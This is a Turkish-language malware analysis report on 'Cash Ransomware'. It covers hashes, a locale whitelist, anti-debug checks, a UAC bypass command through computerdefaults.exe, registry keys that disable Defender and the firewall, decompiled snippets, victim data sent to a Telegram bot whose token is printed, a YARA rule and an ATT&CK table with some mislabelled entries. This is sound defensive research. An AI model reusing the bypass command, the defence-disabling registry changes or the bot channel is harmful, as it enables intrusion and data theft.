ECHO

CYBER THREAT INTELLIGENCE

CASH RANSOMWARE

TEKNİK ANALİZ RAPORU

İçindekiler

Yönetici Özeti

Cash Ransomware son zamanlarda kuruluşlar için önemli bir tehdit haline gelmiştir. Siber suçlular, bu saldırılarda kurbanların verilerini şifreleyerek fidye talep ederler. 2024 yılında bu tehdit artarak devam etmektedir, saldırganlar daha sofistike hale gelmiş ve fidye talepleri yükselmiştir. Cash Ransomware, çeşitli sektörleri hedef almasına rağmen, en çok sağlık hizmetleri, eğitim, kamu ve finans kurumlarını hedef almaktadır. Bu sektörler, hassas ve kritik verilerin yoğun olduğu alanlardır, bu da saldırganlar için cazip hale gelmektedir. Cash Ransomware saldırılarının kuruluşlara maliyeti oldukça yüksektir. Bu maliyetler şunları içerir: fidye ödemeleri, veri kurtarma maliyetleri, iş kesintileri ve itibar kaybı. Verilere yeniden erişim sağlamak için ödenen yüksek fidye miktarları, şifrelenen verilerin geri getirilmesi için yapılan harcamalar, saldırıların operasyonel aksamalara yol açması ve müşteri güveninin zedelenmesi gibi unsurlar bu maliyetleri oluşturmaktadır.

Saldırganlar, genellikle kimlik avı (phishing) e-postaları veya güvenlik açıklarını kullanarak sistemlere sızarlar; bu nedenle, güvenlik yamalarının hızla uygulanması ve bilinçlendirme eğitimlerinin düzenli olarak yapılması hayati öneme sahiptir. Veri şifreleme ve veri kaybı önleme (DLP) çözümleri, veri güvenliğini artırmada kritik rol oynar. Ayrıca, olay müdahale ekiplerinin hazır olması ve saldırı durumunda hızlı aksiyon alabilecek prosedürlerin oluşturulması gerekmektedir. Kuruluşlar, fidye yazılımı saldırılarına karşı sürekli olarak savunma stratejilerini güncellemeli ve siber güvenlik alanındaki gelişmeleri yakından takip etmelidir.

Hedeflenen Ülke ve Sektörler

Hedef Ülkeler:

- Amerika Birleşik Devletleri
- Kanada
- Avustralya
- Avrupa Devletleri

Hedef Sektörler:

- Sağlık Hizmetleri: Sağlık hizmetleri sektörü, hassas verileri ve kritik sistemlere olan bağımlılığı nedeniyle Cash Ransomware saldırılarına karşı özellikle savunmasızdır. Cash Ransomware saldırıları hastaneleri ve diğer sağlık hizmetleri sağlayıcılarını kapatabilir ve hastaların hayatını tehlikeye atabilir.
- Eğitim: Eğitim kurumları da Cash Ransomware saldırılarına karşı savunmasızdır. Bu saldırılar, okulları ve üniversiteleri kapatabilir ve öğrencilerin eğitimini bozabilir.
- Kamu: Kamu kurumları da Cash Ransomware saldırılarına karşı savunmasızdır. Bu saldırılar, hükümet hizmetlerini bozabilir ve vatandaşları önemli hizmetlerden mahrum bırakabilir.
- Finans: Finans kurumları da Cash Ransomware saldırılarına karşı savunmasızdır. Bu saldırılar, bankaları ve diğer finansal kuruluşları kapatabilir ve finansal sistemin istikrarını tehlikeye atabilir.
- Perakende: Perakende kuruluşları da Cash Ransomware saldırılarına karşı savunmasızdır. Bu saldırılar, mağazaları kapatabilir ve işletmeleri bozabilir.

Teknik Analiz

MD5	71f0e2645d9051c3a8f5cf2dbce9d074
SHA256	132ef1a933f9d26fb0bb46b0a970dbfe05ad8fe0859ece8eb973b5584a580cc3
File Type	PE32 - EXE



Figure 1 Gathering Culture Informations

Zararlı yazılımın ISO 639-1 standardına göre dil bilgisini çektiği gözlemlenmiştir. Çekilen dil bilgisi aşağıdaki country whitelist ile karşılaştırılmaktadır.

RU	Rusya (Russia)
UA	Ukrayna (Ukraine)
BY	Belarus (Belarus)
KZ	Kazakistan (Kazakhstan)
AM	Ermenistan (Armenia)
AZ	Azerbaycan (Azerbaijan)
GE	Gürcistan (Georgia)
MD	Moldova (Moldova)
TJ	Tacikistan (Tajikistan)
TM	Türkmenistan (Turkmenistan)
UZ	Özbekistan (Uzbekistan)
KG	Kırgızistan (Kyrgyzstan)

Figure 2 Country Whitelist



Figure 3 Http GET Request

"https://worldtimeapi.org/api/ip" url adresine http GET isteği atıldığı tespit edildi. Sunucu tarafından dönen response aşağıdaki gibidir:

"{\"abbreviation\":\"+03\",\"client_ip\":\"81.215.12.165\",\"datetime\":\"2024-05-30T23:26:52.061587+03:00\",\"day_of_week\":4,\"day_of_year\":151,\"dst\":false,\"dst_from\":null,\"dst_offset\":0,\"dst_until\":null,\"raw_offset\":10800,\"timezone\":\"Europe/Istanbul\",\"unixtime\":1717100812,\"utc_datetime\":\"2024-05-30T20:26:52.061587+00:00\",\"utc_offset\":\"+03:00\",\"week_number\":22}"



Figure 4 Checking Process Privilage

Programın yönetici olarak çalışıp çalıştırılmadığı kontrol edilmektedir. Eğer program yönetici olarak çalıştırılmadı ise yetki yükseltmek için **computerdefaults.exe** dosyası suistimal edilmekedir.

```
try
{
    Process.Start(new ProcessStartInfo
    {
        CreateNoWindow = true,
        UseShellExecute = false,
        FileName = Vv13mEG6cGeE9nZjW7k.IZ2WcjIRAW(-1927754042 ^ -869071149 ^ <Module>{5c6c94c7-27df-4a85-a194-
            bd910772ca32}.m_d1540495c73f47b1b261e242bd686465.m_1330aec7c4754552bb869387f4c2069f),
        Arguments = Vv13mEG6cGeE9nZjW7k.IZ2WcjIRAW(571665158 >> 2 ^ 699882016 ^ <Module>{5c6c94c7-27df-4a85-a194-
            bd910772ca32}.m_d1540495c73f47b1b261e242bd686465.m_3bcd4b23212243d78a11a6cb99636708)
    });
}
```

Figure 5 Start computerdefaults.exe

Oluşturulan process yapısının komut satırı aşağıdaki gibidir:

- cmd.exe "/c start computerdefaults.exe && powershell.exe Remove-Item -Path HKCU:\Software\Classes\ms-settings\shell -Recurse"

```
num = 7;
DateTime t = Conversions.ToDate(TArukwGeReCbtW9Jbdq.HiZGmlwjvE);
IL_22C:
num = 8;
DateTime t2 = sXHrbvcQLNBC2xfXIKs.OuLc7kJpnv(Fxxx71MZ0qmF1bCJK9M.xbIM2rQS3o());
IL_23A:
num = 9;
```

Name	Value	Type
keyName	@"HKEY_CURRENT_USER\SOFTWARE\Google"	string
valueName	"Shell"	string
objectValue	null	object
TArukwGeReCbtW9Jbdq.HiZGmlwjvE	"5/4/2025 8:04:42 AM"	string

Figure 6 Deadline Control

Zararlının çalışması için bir çalışma süresi belirlediği gözlemlenmiştir. Bu süre 04.05.2025 olarak belirtilmiştir. Çalışma anında anlık zaman bilgisi alınarak karşılaştırma yapılmaktadır.

```
num = 23;
Fxxx71MZ0qmF1bCJK9M.CdtGGptjPU = new Mutex(true, TArukwGeReCbtW9Jbdq.RvnGREHxxc, ref flag4);
IL_357:
num = 24;
bool flag5 = !flag4;
```

	Value	Type
rukwGeReCbtW9Jbdq.RvnGREHxxc	"pGAIP95iDa9WwV5F"	string

Figure 7 Create Mutex

"pGAIP95iDa9WwV5F" isimli bir mutex oluşturulduğu tespit edildi.

```
public static bool oQwANPbAq8()
{
    try
    {
        long ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
        bool flag = checked(DateTime.Now.Ticks - ticks) < 10L;
        if (flag)
        {
            return true;
        }
    }
    catch (Exception ex)
    {
    }
    return false;
}
```

Figure 8 Time Based Anti-Debug

Zaman tabanlı anti debug tekniği kullanıldığı tespit edildi.

```
// Token: 0x06000055 RID: 85
[DllImport("kernel32.dll", EntryPoint = "CheckRemoteDebuggerPresent", ExactSpelling = true, SetLastError = true)]
private static extern bool Us0Ah8VJ99(IntPtr \u0020, ref bool \u0020);
```

Figure 9 CheckRemoteDebuggerPresent

CheckRemoteDebuggerPresent ile anti debug tekniği kullanıldığı tespit edildi.



Figure 10 Registry Operations

LockBit 3.0 ailesinde de görüldüğü gibi grup İlkesi yenileme süresine ilişkin değerlerin değiştirildiği, SmartScreen özelliğinin devre dışı bırakıldığı ve Windows Defender'in devre dışı bırakıldığı bazı registry işlemleri ile gözlemlenmiştir. İlgili registry anahtarları aşağıdadır:

- HKLM\SOFTWARE\Policies\Microsoft\Windows\System
  - "GroupPolicyRefresh"
  - "TimeOffsetDC"
  - "EnableSmartScreen"
  - "del.ShellSmartScreenLevel"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender
  - "DisableAntiSpyware"
  - "DisableRoutinelyTakingAction"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
  - "DisableRealtimeMonitoring"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
  - "DisableBehaviorMonitoring"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet
  - "SubmitSamplesConsent"
- HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet
  - "SpynetReporting"
- HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile
  - "EnableFirewall"
- HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile
  - "EnableFirewall"

```
for (int i = 1; i <= patgrnfP2k; i++)
{
    IL_C6F:
    num = 76;
    int index = random.Next(0, TArukwGeReCbtW9Jbdq.SnsGOm0YvS.Length);
    IL_C86:
    num = 77;
    char value2 = TArukwGeReCbtW9Jbdq.SnsGOm0YvS[index];
    IL_C97:
    num = 78;
    stringBuilder.Append(value2);
    IL_CA4:
    num = 79;
}
IL_CB6:
num = 80;
string input = stringBuilder.ToString();
```

Figure 11 Create Victim ID

20 karakter uzunluğunda random bir string ile beraber, cihaz seri numarası bilgisi de çekilerek victim_id oluşturuldu.

```
public static DriveInfo[] GetDrives()
{
    string[] logicalDrives = Directory.GetLogicalDrives();
    DriveInfo[] array = new DriveInfo[logicalDrives.Length];
    for (int i = 0; i < logicalDrives.Length; i++)
    {
        array[i] = new DriveInfo(logicalDrives[i]);
    }
    return array;
}
```

Figure 12 Get Drivers

Cihaz üzerindeki sürücü listesinin çekildiği tespit edildi. Bu sürücüler üzerinde bazı özel dizinlerin kontrol edildiği tespit edildi

- %AppData%
- %AppData\\Local%
- %User%
- %MyMusic%
- %Personal%
- %Desktop%
- %CommonProgramFiles%
- %AdminTools%
- %NetworkShortcuts%
- %PrinterShortcut%

```
foreach (string u19 in Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.CommonProgramFiles))
{
    IL_46DD:
    num = 697;
    IEnumerator enumerator43 = ((IEnumerable)Fxxx71MZ0qmF1bCJK9M.kLkM68M6to(u19)).GetEnumerator();
    while (enumerator43.MoveNext())
    {
        object value44 = enumerator43.Current;
        string text47 = Conversions.ToString(value44);
        IL_4719:
        num = 698;
        bool flag152 = Operators.CompareString(text47, null, false) == 0;
        if (flag152)
        {
            IL_4740:;
        }
        else
        {
            IL_4747:
            num = 700;
            bool flag153 = !UnknownF1.listenc.Contains(text47);
            if (flag153)
            {
                IL_4771:
                num = 701;
                UnknownF1.listenc.Add(text47);
                IL_4788:;
```

Figure 13 Collect Specfic Folders

Belirli dizilerin altındaki dosyaların yolları listelere eklenmektedir. Sonrasında dosya şifreleme için bu listeler kullanılmaktadır.

```
num = 773;
string text54 = Path.GetTempPath() + Vv13mEG6cGeE9nZjW7k.IZ2WcjIRAW(~-351647648 ^ 325490259 ^ <Module>{5c6c94c7-27df-4a85-a194-
  bd910772ca32}.m_d1540495c73f47b1b261e242bd686465.m_1eba8a581e0b4297a65a3282ed86b1d6);
IL_4FE8:
```

Value	Type
@"C:\Users\ \AppData\Local\Temp\Cash.img"	string

Figure 14 Cash.img Create

Arka plan fotoğrafı kaynaklardan çıkartılarak temp dizinine Cahs.img olarak kaydedildi.

```
string localIPAddress = this.GetLocalIPAddress();
string externalIPAddress = this.GetExternalIPAddress();
string antivirusName = this.GetAntivirusName();
string macAddress = UnknownF1.GetMacAddress();
string pcname = UnknownF1.GetPCName();
string username = UnknownF1.GetUsername();
string countryName = this.GetCountryName();
string ipAddress = this.p0KUi1ettS();
string countryCode = this.GetCountryCode(ipAddress);
string text = this.Y9tUcMxaOI(countryCode);
this.TelegramBot(Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(string.C
{
    Vv13mEG6cGeE9nZjW7k.IZ2WcjIRAW(503391733 ^ 1845540633 ^ <Module>{5c6c94c7-27df-4a85-a194-
    bd910772ca32}.m_d1540495c73f47b1b261e242bd686465.m_220859612ddf401e804da7c3c536ce21),
    TArukwGeReCbtW9Jbdq.zGUGtRse52,
    Vv13mEG6cGeE9nZjW7k.IZ2WcjIRAW(2129507721 << 4 ^ -1940767186 ^ <Module>{5c6c94c7-27df-4a85-a194-
    bd910772ca32}.m_d1540495c73f47b1b261e242bd686465.m_4d32ba39ccc3445fadf803965f35080e),
```

Figure 15 Information Gathering

Şifreleme sırasında sunucu iletişimine devam eden zararlının bazı bilgiler toplayarak bir telegram botuna ulaştırdığı tespit edildi. İşte Http paket bilgileri:

Telegram botu token bilgisi: bot5990276952:AAHb30fvIHOh_d1GRVKrpfW4CzDRfvvdMYY
Gönderim yöntemi: sendDocument"
Paket içeriği:

> CASH RANSOMWARE - New infected PC\r\nUser: <code>\r\<victim_id></code>\r\n\r\nUsername: <>\r\nPC Name: <>\r\nLocal IP Address: <>\r\nExternal IP: \r\nMac Address: \r\n\r\nCountry Name: \r\nCountry Code: \r\nDateTime: \r\n\r\nAttempts: \r\nDecrypt Key: <code><decrypt key></code>

Veri gönderim işleminden hemen sonra dosya kaynaklarında bulunan html dosyası çıkartılır. Ardından HTML dosyası çalıştırılarak kullanıcıya README mesajı verilmektedir.



Figure 16 README.html



Figure 17 Counter

Kurallar

YARA

```
rule cashRansomware {
    meta:

        author = "Bilal BAKARTEPE"
        date = "27.05.2024"
        Hash = "71f0e2645d9051c3a8f5cf2dbce9d074"
    strings:
        $str1 = "ISbgO0LQ2odQc9PIst"
        $str2 = "Hashtable"
        $str3 = "AES_Encrypt"
        $str4 = "SymmetricAlgorithm"
        $str5 = "EncryptRJ256"

        $opc1 = {00 06 16 28 55 00 00 0A 3A 57 00 00 00 11 04 20 FE 8C 5B 46 20 82 23
7B 77 61 7E 8A 01 00 04 7B 67 01 00 04 61 28 31 02 00 06 6F 53 00 00 0A 6F 33 00 00 0A
6F 56 00 00 0A 20 82 7C CF 05 20 02 00 00 00 62 20 5F DD 03 17 61 7E 8A 01 00 04 7B A2
01 00 04 61 28 31 02 00 06 6F 57 00 00 0A 3A 83 00 00 00 11 05 20 4E CB 12 81 20 02 00
00 00 63 20 07 95 02 90 61 7E 8A 01 00 04 7B}

    condition:
        uint16(0) == 0x5A4D and
        all of them
}
```

MITRE ATT&CK Tablosu

Tactic	ID	Technic Name
Discovery	T1082	System Information Discovery
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Persistence	T1543	Create or Modify System Process
Persistence	T1047	Create or Modify Systems
Persistence	T1486	Data Encrypted for Impact
Defense Evasion	T1112	Modify Registry
Defense Evasion	T1027	Obfuscated Files or Information
Command and Control	T1102	Web Service


ECHO
CYBER THREAT INTELLIGENCE